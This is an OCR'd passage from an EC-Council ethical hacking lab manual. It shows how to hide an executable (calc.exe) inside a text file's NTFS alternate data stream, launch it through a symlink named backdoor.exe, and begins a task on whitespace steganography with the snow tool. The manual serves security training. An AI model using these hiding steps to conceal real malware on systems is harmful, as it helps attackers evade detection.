


9. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.
10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click **File**, and then **Save** to save the file.
12. Close the **readme.txt** notepad file.



13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.
15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.

```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:22 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>
```


16. Navigate to the directory **C:\magic** and delete **calc.exe**.
17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

```
 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

    Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.



19. This concludes the demonstration of how to hide malicious files using NTFS streams.
20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

